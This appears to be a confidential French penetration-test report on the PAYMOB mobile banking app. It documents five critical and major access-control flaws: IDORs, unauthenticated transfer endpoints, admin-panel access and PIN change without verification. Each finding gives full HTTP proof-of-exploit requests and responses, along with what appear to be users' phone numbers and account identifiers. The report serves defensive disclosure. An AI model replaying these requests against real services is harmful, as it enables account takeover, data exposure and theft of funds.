

RAPPORT

AUDIT DE SÉCURITÉ EXTERNE

DOCUMENT CONFIDENTIEL

IMPORTANT

La classification de ce document est « DOCUMENT CONFIDENTIEL »
Sa diffusion doit être limitée aux seuls destinataires ayant à reconnaître le contenu

VALIDITÉ DU DOCUMENT – COMMUNICATIONS & SECURITY S.A.S.		
	Nom	Fonction
Écrit par :	Mhamed Kchikech	Consultant en Sécurité Informatique Senior
Écrit par :	Anass Sbai El Idrissi	Consultant en Sécurité Informatique Senior

TABLE DES MATIÈRES

1 – INTRODUCTION	3
1.1– Contexte du Projet	3
1.2– Orientation	3
1.3– Organisation de la mission	4
2 – ÉCHELLES	4
3 – SYNTHÈSE DES VULNÉRABILITÉS	6
– RÉSULTATS DU TEST D’INTRUSION ET RECOMMANDATIONS	7
PAYMOB-01 IDOR PERMETTANT DE DIVULGUER L'IDENTIFIANT UNIQUE DE L'UTILISATEUR ET D'AUTRES INFORMATIONS.	8
PAYMOB-02 IDOR MULTIPLES PERMETTANT DES ACTIONS CRITIQUES.	10
PAYMOB-03 LES ENDPOINTS NE NÉCESSITENT AUCUNE AUTHENTIFICATION.	13
PAYMOB-04 ACCÈS AU TABLEAU DE BORD ADMINISTRATEUR AVEC UN COMPTE UTILISATEUR NORMAL.	15
PAYMOB-05 CHANGER LE MOT DE PASSE DE N'IMPORTE QUEL COMPTE.	17

1 – INTRODUCTION

1.1– Contexte du Projet

Le présent document constitue le livrable d’audit de sécurité mené sur l’application mobile « **PAYMOB** » depuis l’externe.

Ce rapport détaillé est agencé sur la base d’un chapitre « Test d’intrusion » décrivant la démarche menée pour la réalisation opérationnelle du test d’intrusion et d’un chapitre « Synthèse des résultats » consolidant les constats et les recommandations afférents aux vulnérabilités identifiées.

1.2– Orientation

« **CIH BANK** » souhaite bénéficier de l’assistance de « **CAPVALUE** » pour évaluer, voire mettre en évidence, les risques d’atteinte à la Disponibilité, Intégrité, Confidentialité et Preuve/Traçabilité de l’application **PAYMOB** depuis l’externe.

Cet audit a été effectué dans un contexte de (Boîte grise) pour reproduire des attaques et déceler tout dysfonctionnement sécuritaire sur les solutions en Production et relever les éventuelles vulnérabilités.

L’objectif majeur est d’effectuer des tests exploitant les vulnérabilités, Le but est de concrétiser la possibilité de réaliser un ou des scénarios d’attaque dans un esprit démonstratif.

- Relever les vulnérabilités et les classer en fonction de leurs criticités.
- Contrôler de manière globale la sécurité des accès aux applications et informations.
- Identifier tout défaut d’application des pratiques de sécurité.
- Obtenir des recommandations permettant d’améliorer le niveau de sécurité.

1.3– Organisation de la mission

Type d'audit	Périmètre	Mode d'audit
TESTS D'INTRUSION EXTERNE	Application mobile PAYMOB	BOÎTE GRISE

2 – ÉCHELLES

- Impact de l'exploitation

Critique : l'exploitation de la vulnérabilité par une personne mal intentionnée constituerait un risque critique pour l'entité qui pourrait induire un risque direct comme prise de contrôle sur les serveurs de production et sur les bases de données

Haut : l'exploitation de la vulnérabilité par une personne mal intentionnée constituerait un risque haut pour l'entité qui pourrait induire un risque direct sur le bon fonctionnement du service délivré

Moyen : l'exploitation de la vulnérabilité par une personne mal intentionnée constituerait un risque sensible pour l'entité qui pourrait induire une baisse conséquente du niveau de sécurité du SI et conduire indirectement des impacts sur le bon fonctionnement du service délivré

Faible : l'exploitation de la vulnérabilité par une personne mal intentionnée constituerait un risque faible pour l'entité. En général, il se traduit par un non-respect des bonnes pratiques de sécurité mais avec impact mineur sur le fonctionnement du service délivré

- Nature de l'impact

Disponibilité	Intégrité	Confidentialité	Preuve
---------------	-----------	-----------------	--------

- Facilité d'application de la recommandation

Difficile: très coûteux en ressources -développement, expertise, achat d'équipements- ou difficile à mettre en œuvre

Moyen : nécessité de ressources compétentes et coût non négligeable

Facile : peu de ressources nécessaires et coût insignifiant

- Qualification des risques

Impact de l'exploitation de la vulnérabilité	Haut	MOYEN	MAJEUR	CRITIQUE
	Moyen	FAIBLE	MOYEN	MAJEUR
	Faible	FAIBLE	FAIBLE	FAIBLE
		Hacker	Technicien	Utilisateur
		Difficulté d'exploitation de la vulnérabilité		

3 – SYNTHÈSE DES VULNÉRABILITÉS

Le tableau ci-dessous présente le nombre de vulnérabilités identifiées triées par Impact d'exploitation :

4	1	0	0
Critique	Haut	Moyen	Faible

Le tableau ci-dessous présente la synthèse des vulnérabilités identifiées au cours des tests d'intrusion internes :

Impact de l'exploitation	ID	Vulnérabilité	Impact	Facilité de correction	Risque
Haut	PAYMOB-01	IDOR PERMETTANT DE DIVULGUER L'IDENTIFIANT UNIQUE DE L'UTILISATEUR ET D'AUTRES INFORMATIONS.	<ul style="list-style-type: none"> ✓ Confidentialité ✓ Preuve ✓ Intégrité 	Facile	Majeur
Critique	PAYMOB-02	IDOR MULTIPLES PERMETTANT DES ACTIONS CRITIQUES.	<ul style="list-style-type: none"> ✓ Confidentialité ✓ Preuve ✓ Intégrité 	Facile	Critique
Critique	PAYMOB-03	LES ENDPOINTS NE NÉCESSITENT AUCUNE AUTHENTIFICATION.	<ul style="list-style-type: none"> ✓ Confidentialité ✓ Preuve ✓ Intégrité 	Facile	Critique
Critique	PAYMOB-04	ACCÈS AU TABLEAU DE BORD ADMINISTRATEUR AVEC UN COMPTE UTILISATEUR NORMAL.	<ul style="list-style-type: none"> ✓ Confidentialité ✓ Preuve ✓ Intégrité 	Facile	Critique
Critique	PAYMOB-05	CHANGER LE MOT DE PASSE DE N'IMPORTE QUEL COMPTE.	<ul style="list-style-type: none"> ✓ Confidentialité ✓ Preuve ✓ Intégrité ✓ Disponibilité 	Facile	Critique

– RÉSULTATS DU TEST D'INTRUSION ET RECOMMANDATIONS

L'objectif lors de cette phase est la recherche des vulnérabilités qu'un utilisateur malveillant pourrait exploiter.

PAYMOB-01 | IDOR PERMETTANT DE DIVULGUER L'IDENTIFIANT UNIQUE DE L'UTILISATEUR ET D'AUTRES INFORMATIONS.

Domaine SI concerné	actor.test.paymob.ma
Intitulé	IDOR PERMETTANT DE DIVULGUER L'IDENTIFIANT UNIQUE DE L'UTILISATEUR ET D'AUTRES INFORMATIONS.
Risque	Majeur
Impact	<ul style="list-style-type: none">• Confidentialité• Preuve• Intégrité
Difficulté d'exploitation	Facile
Recommandation	<p>Il est recommandé de :</p> <ul style="list-style-type: none">• Montrer des informations minimales sur l'utilisateur et cacher son identifiant unique.
Statut	Non corrigée

- **Description:**

Lors du test de pénétration, nous avons découvert une vulnérabilité qui permet de récupérer certaines informations de l'utilisateur, y compris l'email, l'identifiant unique, le nom complet... depuis l'endpoint "/api/v1/actors/phoneNumber/[numTel]"

- Preuve d'exploitation:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /api/v1/actors/phoneNumber/212656566877xSessionID=b1a92a6b-e7d7-4449-b04d-8b1c6fa6de HTTP/2			1	HTTP/2 200 OK		
2	Host: actor.test.paymob.ma			2	Date: Fri, 21 Jun 2024 15:03:59 GMT		
3	Accept: */*			3	Content-Type: application/json		
4	User-Agent: Mozilla/5.0 (Linux; Android 11; Galaxy S8 Build/RQ1A.210105.003; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/83.0.4103.120 Mobile Safari/537.36			4	Content-Length: 541		
5	Ip-Address: 10.0.3.16			5	Strict-Transport-Security: max-age=15724800; includeSubDomains		
6	Accept-Language: en-US			6	Access-Control-Allow-Origin: *		
7	Accept-Encoding: gzip, deflate, br			7	Access-Control-Allow-Credentials: true		
8				8	Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS		
9				9	Access-Control-Allow-Headers: DNT, Keep-Alive, User-Agent, X-Requested-With, If-Modified-Since, Cache-Control, Content-Type, Range, Authorization		
				10	Access-Control-Max-Age: 1728000		
				11			
				12	{		
					"id": "7fa94bb6-7d42-40bf-96c6-cd240bfb6855",		
					"firstname": "-",		
					"lastname": "-",		
					"username": "212656566877",		
					"email": "paym.212656566877@paymob.com",		
					"phoneNumber": "212656566877",		
					"street": null,		
					"city": null,		
					"state": null,		
					"country": null,		
					"zip": null,		
					"status": "ACTIVE",		
					"keycloakId": "b3c807ea-ae0c-412a-94ab-19096071b503",		
					"keycloakLevel": "LEVEL_1",		
					"title": "UNKNOWN",		
					"gender": "UNKNOWN",		
					"language": "FR",		
					"joinedOn": "2024-06-12T17:15:00.569872",		
					"updatedOn": "2024-06-12T17:15:00.569879",		
					"dateBirth": null,		
					"emailNotifications": true,		
					"pushNotifications": true,		
					"roles": null		
					}		

Figure 1: Les informations d'un utilisateur renvoyées via son numéro de téléphone.

PAYMOB-02 | IDOR MULTIPLES PERMETTANT DES ACTIONS CRITIQUES.

Domaine SI concerné	actor.test.paymob.ma
Intitulé	IDOR MULTIPLES PERMETTANT DES ACTIONS CRITIQUES.
Risque	Critique
Impact	<ul style="list-style-type: none">• Confidentialité• Preuve• Intégrité
Difficulté d'exploitation	Facile
Recommandation	Il est recommandé de vérifier que l'identifiant fourni correspond bien au compte connecté de l'utilisateur.
Statut	Non corrigée

- **Description:**

À partir de la vulnérabilité précédente "PAYMOB-01", nous obtenons un identifiant unique que nous pouvons utiliser pour effectuer des actions plus critiques, telles que l'obtention de l'identifiant de portefeuille de l'utilisateur, ce qui permet d'effectuer des actions encore plus critiques, comme initier des transferts, consulter les transactions passées, et obtenir le solde de l'utilisateur.

- Preuve d'exploitation:

```
Request
Pretty Raw Hex
1 GET /api/v1/accounts/actor/7fa94bb6-7d42-40bf-96c6-cd240bf6855 HTTP/2
2 Host: account.test.paymob.ma
3 Accept: */*
4 X-Device-Id: 5feb2f64c71539e3
5 X-Request-Id: ebea6e2a-6d81-4091-8b33-07a316fc1808
6 User-Agent: Mozilla/5.0 (Linux; Android 11; Galaxy S8 Build/RQ1A.210105.003; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/83.0.4103.120 Mobile Safari/537.36
7 Ip-Address: 10.0.3.16
8 Accept-Language: en-US
9 Accept-Encoding: gzip, deflate, br
10 If-Modified-Since: Wed, 12 Jun 2024 17:21:23 GMT
11
12

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Thu, 13 Jun 2024 17:50:22 GMT
3 Content-Type: application/json
4 Content-Length: 1527
5 Strict-Transport-Security: max-age=15724800; includeSubDomains
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
9 Access-Control-Allow-Headers: DNT, Keep-Alive, User-Agent, X-Requested-With, If-Modified-Since, Cache-Control, Content-Type, Range, Authorization
10 Access-Control-Max-Age: 1728000
11
12 {
  "id": "77bdc3f2-dc52-470a-b36f-4b1b7ed7d003",
  "actor": {
    "id": "7fa94bb6-7d42-40bf-96c6-cd240bf6855",
    "firstname": "-",
    "lastname": "-",
    "username": "212656566877",
    "email": "paym.212656566877@paymob.com",
    "phoneNumber": "212656566877",
    "street": null,
    "city": null,
    "state": null,
    "country": null,
    "zip": null,
    "status": "ACTIVE",
    "keycloakId": "b3c807ea-ae0c-412a-94ab-19096071b503",
    "kycLevel": "LEVEL_1",
    "title": "UNKNOWN",
    "gender": "UNKNOWN",
    "language": "FR",
    "joinedOn": "2024-06-12T17:15:00.569872",
    "updatedOn": "2024-06-12T17:15:00.569879",
    "dateBirth": null,
    "emailNotifications": true,
    "pushNotifications": true,
    "roles": null
  },
  "schema": {
    "id": "072b2576-e534-4d25-9801-9e571ef1a965",
    "name": "cihBank schema",
    "schType": "BANK",
    "expirationPeriod": 0,
    "unrEnabledYn": false,
    "forexYn": false,
    "smsEnabledYn": true
  }
}
```

Figure 1: Obtention de l'ID du portefeuille depuis l'ID de l'utilisateur.

```
Request
Pretty Raw Hex
1 GET /api/v1/wallet/balance?accountId=77bdc3f2-dc52-470a-b36f-4b1b7ed7d003&xSessionId=e92f4199-0207-4b06-8853-5920eb003864 HTTP/2
2 Host: bank.test.paymob.ma
3 Accept: */*
4 X-Device-Id: 5feb2f64c71539e4
5 X-Request-Id: 2379fcbe-417b-4138-a109-34cc9f2e2b2f
6 X-Session-Id: e92f4199-0207-4b06-8853-5920eb003864
7 User-Agent: Mozilla/5.0 (Linux; Android 11; Galaxy S8 Build/RQ1A.210105.003; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/83.0.4103.120 Mobile Safari/537.36
8 Ip-Address: 10.0.3.16
9 Accept-Language: en-US
10 Accept-Encoding: gzip, deflate, br
11
12

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 21 Jun 2024 15:00:55 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 63
5 Strict-Transport-Security: max-age=15724800; includeSubDomains
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
9 Access-Control-Allow-Headers: DNT, Keep-Alive, User-Agent, X-Requested-With, If-Modified-Since, Cache-Control, Content-Type, Range, Authorization
10 Access-Control-Max-Age: 1728000
11
12 {
  "payload": {
    "balance": [
      {
        "value": "200,00"
      }
    ]
  },
  "status": "success"
}
```

Figure 2: Consultation du solde d'un autre utilisateur

```
Request
Pretty Raw Hex
1 GET /api/v1/analytic/transaction/all?accountId=77bdc3f2-dc52-470a-b36f-4b1b7ed7d003&page=1&size=
100&sessionId=7387d2b6-464c-4dd6-a8e6-aaac14d4d125 HTTP/2
2 Host: bank.test.paymob.ma
3 Accept: */*
4 X-Device-Id: 5feb2f64c71539e4
5 X-Request-Id: a65b6239-8223-4e0a-9668-2942036ded78
6 X-Session-Id: 7387d2b6-464c-4dd6-a8e6-aaac14d4d125
7 User-Agent: Mozilla/5.0 (Linux; Android 11; Galaxy S8 Build/RQ1A.210105.003; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/83.0.4103.120 Mobile Safari/537.36
8 Ip-Address: 10.0.3.16
9 Accept-Language: en-US
10 Connection: Keep-Alive
11 Accept-Encoding: gzip, deflate, br
12
13

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 21 Jun 2024 16:20:24 GMT
3 Content-Type: application/json; charset=utf-8
4 Strict-Transport-Security: max-age=15724800; includeSubDomains
5 Access-Control-Allow-Origin: *
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
8 Access-Control-Allow-Headers:
DNT,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Range,Aut
horization
9 Access-Control-Max-Age: 1728000
10
11 {
  "result": {
    "transactions": [
      {
        "transactionId": "74b868f138af4cb9bb86871356452a4e",
        "transactionDate": "2024-06-21T15:00:52Z",
        "sourceNumber": "212656566877",
        "beneficiaryNumber": "212656566877",
        "beneficiaryName": "*****6877",
        "beneficiaryAccountId": "77bdc3f2-dc52-470a-b36f-4b1b7ed7d003",
        "beneficiaryType": "Individual",
        "payerAccountId": "77bdc3f2-dc52-470a-b36f-4b1b7ed7d003",
        "payerName": "*****6877",
        "amount": "10",
        "totalAmount": "10",
        "totalFee": "0",
        "currency": "MAD",
        "type": "Transfer",
        "description": "asd",
        "status": "Initiate",
        "referenceId": "0816070965",
        "merchantLogoUrl": ""
      },
      {
        "transactionId": "b45a7ddadc794796a179b94b63c2982e",
        "transactionDate": "2024-06-21T15:00:27Z",
        "sourceNumber": "212656566877"
      }
    ]
  }
}
```

Figure 3: Consultation des transactions d'autre utilisateurs

```
Request
Pretty Raw Hex
1 POST /api/v1/transfer/peer HTTP/2
2 Host: bank.test.paymob.ma
3 Accept: */*
4 User-Agent: Mozilla/5.0 (Linux; Android 11; Galaxy S8 Build/RQ1A.210105.003; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/83.0.4103.120 Mobile
Safari/537.36
5 Accept-Language: en-US
6 Content-Type: application/json
7 Content-Length: 153
8 Accept-Encoding: gzip, deflate, br
9
10 {
  "payee": {
    "accountId": "dc63b895-c4c5-46b3-8b09-f3293a60aee7"
  },
  "payer": {
    "accountId": "77bdc3f2-dc52-470a-b36f-4b1b7ed7d003"
  },
  "amount": "10",
  "remarks": "asd"
}

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 21 Jun 2024 16:29:03 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 532
5 Strict-Transport-Security: max-age=15724800; includeSubDomains
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
9 Access-Control-Allow-Headers:
DNT,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Conte
nt-Type,Range,Authorization
10 Access-Control-Max-Age: 1728000
11
12 {
  "status": "success",
  "txDetails": {
    "transactionId": "55b58bf5909b46cd9dbf16075f60cf01",
    "transactionDate": "2024-06-21T16:28:59.818291171Z",
    "sourceNumber": "212656566877",
    "beneficiaryNumber": "212656566878",
    "beneficiaryName": "Prenom nom",
    "beneficiaryAccountId": "dc63b895-c4c5-46b3-8b09-f3293a60aee7",
    "beneficiaryType": "Individual",
    "payerAccountId": "77bdc3f2-dc52-470a-b36f-4b1b7ed7d003",
    "amount": "10",
    "totalAmount": "10",
    "totalFee": "0",
    "currency": "MAD",
    "type": "Transfer",
    "description": "asd",
    "status": "Completed",
    "referenceId": "0858832192"
  }
}
```

Figure 4: Initiation d'un transfert d'argent


PAYMOB-03 | LES ENDPOINTS NE NÉCESSITENT AUCUNE AUTHENTIFICATION.

Domaine SI concerné	actor.test.paymob.ma
Intitulé	LES ENDPOINTS NE NÉCESSITENT AUCUNE AUTHENTIFICATION.
Risque	Critique
Impact	<ul style="list-style-type: none">• Confidentialité• Preuve• Intégrité
Difficulté d'exploitation	Facile
Recommandation	Bien que le processus de connexion soit implémenté, il est crucial de s'assurer que le token retourné lors de la connexion est utilisé pour authentifier chaque requête aux endpoints. Il est recommandé de vérifier la présence et la validité du token dans chaque requête. De plus, il est important de valider les permissions de l'utilisateur pour chaque endpoint spécifique
Statut	Non corrigée

- **Description:**

Lors du test d'intrusion, nous avons identifié que bien que le processus de connexion soit implémenté, le token retourné n'est pas utilisé pour authentifier les requêtes aux endpoints. Cela permet à des utilisateurs non authentifiés d'accéder aux ressources sans restriction, exposant potentiellement des informations sensibles et permettant des actions non autorisées. Pour corriger cette vulnérabilité, il est essentiel de vérifier la présence et la validité du token dans chaque requête et de valider les permissions de l'utilisateur pour chaque endpoint spécifique.

- Preuve d'exploitation:



```
Request
Pretty Raw Hex
1 POST /api/v1/transfer/peer HTTP/2
2 Host: bank.test.paymob.ma
3 Accept: */*
4 User-Agent: Mozilla/5.0 (Linux; Android 11; Galaxy S8 Build/R01A.210105.003; wv)
  AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/83.0.4103.120 Mobile
  Safari/537.36
5 Accept-Language: en-US
6 Content-Type: application/json
7 Content-Length: 153
8 Accept-Encoding: gzip, deflate, br
9
10 {
  "payee": {
    "accountId": "dc63b895-c4c5-46b3-8b09-f3293a60aee7"
  },
  "payer": {
    "accountId": "77bdc3f2-dc52-470a-b36f-4b1b7ed7d003"
  },
  "amount": "10",
  "remarks": "asd"
}

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 21 Jun 2024 16:29:03 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 532
5 Strict-Transport-Security: max-age=15724800; includeSubDomains
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
9 Access-Control-Allow-Headers:
  DNT, Keep-Alive, User-Agent, X-Requested-With, If-Modified-Since, Cache-Control,
  Content-Type, Range, Authorization
10 Access-Control-Max-Age: 1728000
11
12 {
  "status": "success",
  "txDetails": {
    "transactionId": "55b58bf5909b46cd9dbf16075f60cf01",
    "transactionDate": "2024-06-21T16:28:59.818291171Z",
    "sourceNumber": "212656566877",
    "beneficiaryNumber": "212656566878",
    "beneficiaryName": "Prenom nom",
    "beneficiaryAccountId": "dc63b895-c4c5-46b3-8b09-f3293a60aee7",
    "beneficiaryType": "Individual",
    "payerAccountId": "77bdc3f2-dc52-470a-b36f-4b1b7ed7d003",
    "amount": "10",
    "totalAmount": "10",
    "totalFee": "0",
    "currency": "MAD",
    "type": "Transfer",
    "description": "asd",
    "status": "Completed",
    "referenceId": "0850832192"
  }
}
```

Figure 1: Endpoint non authentifié.

PAYMOB-04 | ACCÈS AU TABLEAU DE BORD ADMINISTRATEUR AVEC UN COMPTE UTILISATEUR NORMAL.

Domaine SI concerné	actor.test.paymob.ma
Intitulé	ACCÈS AU TABLEAU DE BORD ADMINISTRATEUR AVEC UN COMPTE UTILISATEUR NORMAL.
Risque	Critique
Impact	<ul style="list-style-type: none">• Confidentialité• Preuve• Intégrité
Difficulté d'exploitation	Facile
Recommandation	Pour corriger cette vulnérabilité, il est crucial de mettre en place des contrôles d'accès stricts, en vérifiant les rôles et les permissions de chaque utilisateur avant de leur permettre d'accéder aux fonctionnalités et aux données réservées aux administrateurs.
Statut	Non corrigée

- **Description:**

Lors du test d'intrusion, nous avons découvert qu'un compte utilisateur normal peut accéder au tableau de bord administrateur sans les autorisations appropriées. Cette vulnérabilité permet à des utilisateurs non autorisés de visualiser et de modifier des informations sensibles, compromettant ainsi la sécurité du système.

● Preuve d'exploitation:

The screenshot displays the Alyf administrator portal interface. The left sidebar contains navigation menus for OVERVIEW, SEARCH USERS, MANAGEMENT, and LOYALTY ACCOUNT. The main content area shows the 'List' page for users, with a breadcrumb trail 'Dashboard > User > List'. A 'New User' button is located in the top right corner. The user list is filtered by status, showing 57 ACTIVE users. The table lists user details including Name, Phone Number, Organization, User Profile, Registered On, Status, and Options.

<input type="checkbox"/>	Name ↑	Phone Number	Organization	User Profile	Registered On	Status	Options
<input type="checkbox"/>	-- paym.212656566878@paymob.com	212656566878	Alyf	Subscriber		ACTIVE	⋮
<input type="checkbox"/>	-- paym.212648431645@paymob.com	212648431645	Alyf	Subscriber		ACTIVE	⋮
<input type="checkbox"/>	-- paym.212700442664@paymob.com	212700442664	Alyf	Subscriber		ACTIVE	⋮
<input type="checkbox"/>	-- paym.212700442663@paymob.com	212700442663	Alyf	Subscriber		ACTIVE	⋮

Figure 1: Le portail administrateur.

PAYMOB-05 | CHANGER LE MOT DE PASSE DE N'IMPORTE QUEL COMPTE.

Domaine SI concerné	actor.test.paymob.ma
Intitulé	CHANGER LE MOT DE PASSE DE N'IMPORTE QUEL COMPTE.
Risque	Critique
Impact	<ul style="list-style-type: none">• Confidentialité• Preuve• Intégrité• Disponibilité
Difficulté d'exploitation	Facile
Recommandation	<p>Pour corriger cette vulnérabilité, il est essentiel d'implémenter une vérification de l'ancien mot de passe ou du PIN avant de permettre la modification du mot de passe. Lorsqu'un utilisateur demande à changer son mot de passe, l'application doit valider l'ancien mot de passe/PIN avant d'accepter le nouveau. Cela garantit que seul le propriétaire légitime du compte peut effectuer cette action, renforçant ainsi la sécurité des comptes utilisateurs.</p>
Statut	Non corrigée

- **Description:**

Lors du test d'intrusion, nous avons découvert qu'il est possible de changer le mot de passe de n'importe quel compte sans les autorisations appropriées. Cette vulnérabilité permet à des utilisateurs malveillants de prendre le contrôle des comptes d'autres utilisateurs, compromettant la sécurité et la confidentialité des données.

- **Preuve d'exploitation:**

The screenshot displays a REST client interface with two panels: 'Request' and 'Response'. The 'Request' panel shows a POST request to the endpoint `/api/v1/actors/device/change-pin?xSessionID=83286140-b5d9-4a54-b12d-0a8789e48f2e`. The request headers include `Host: actor.test.paymob.ma`, `Accept: */*`, `X-Device-Id: 5feb2f64c71539e4`, `X-Request-Id: b6b79bd5-c16b-45b9-ae0b-abb6a9347fd2`, `X-Session-Id: 83286140-b5d9-4a54-b12d-0a8789e48f2e`, `User-Agent: Mozilla/5.0 (Linux; Android 11; Galaxy S8 Build/RQ1A.210105.000; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/83.0.4103.120 Mobile Safari/537.36`, `Ip-Address: 10.0.3.16`, `Accept-Language: en-US`, `Content-Type: application/json`, `Content-Length: 342`, and `Accept-Encoding: gzip, deflate, br`. The request body is a JSON object containing phone number, device ID, old pin, new pin, confirm new pin, device details, and device location. The 'Response' panel shows a 200 OK response with headers `Date: Fri, 21 Jun 2024 16:18:17 GMT`, `Content-Type: application/json`, `Content-Length: 51`, `Strict-Transport-Security: max-age=15724800; includeSubDomains`, `Access-Control-Allow-Origin: *`, `Access-Control-Allow-Credentials: true`, `Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS`, `Access-Control-Allow-Headers: DNT, Keep-Alive, User-Agent, X-Requested-With, If-Modified-Since, Cache-Control, Content-Type, Range, Authorization`, and `Access-Control-Max-Age: 1728000`. The response body is a JSON object with `"status": "success"` and `"message": "device pin changed"`.

Figure 1: Changement du mot de passe du compte avec un pin incorrect.

7:12

←

Profile information


--

Your level is 1


Complete your Profile

Once you've completed your profile, you'll be more equipped...


40%



My QR Code



Rate App



Delete Account

Basic Information

Your name

--

Phone number

21 26 42 59 72 56

Appearance

Font Size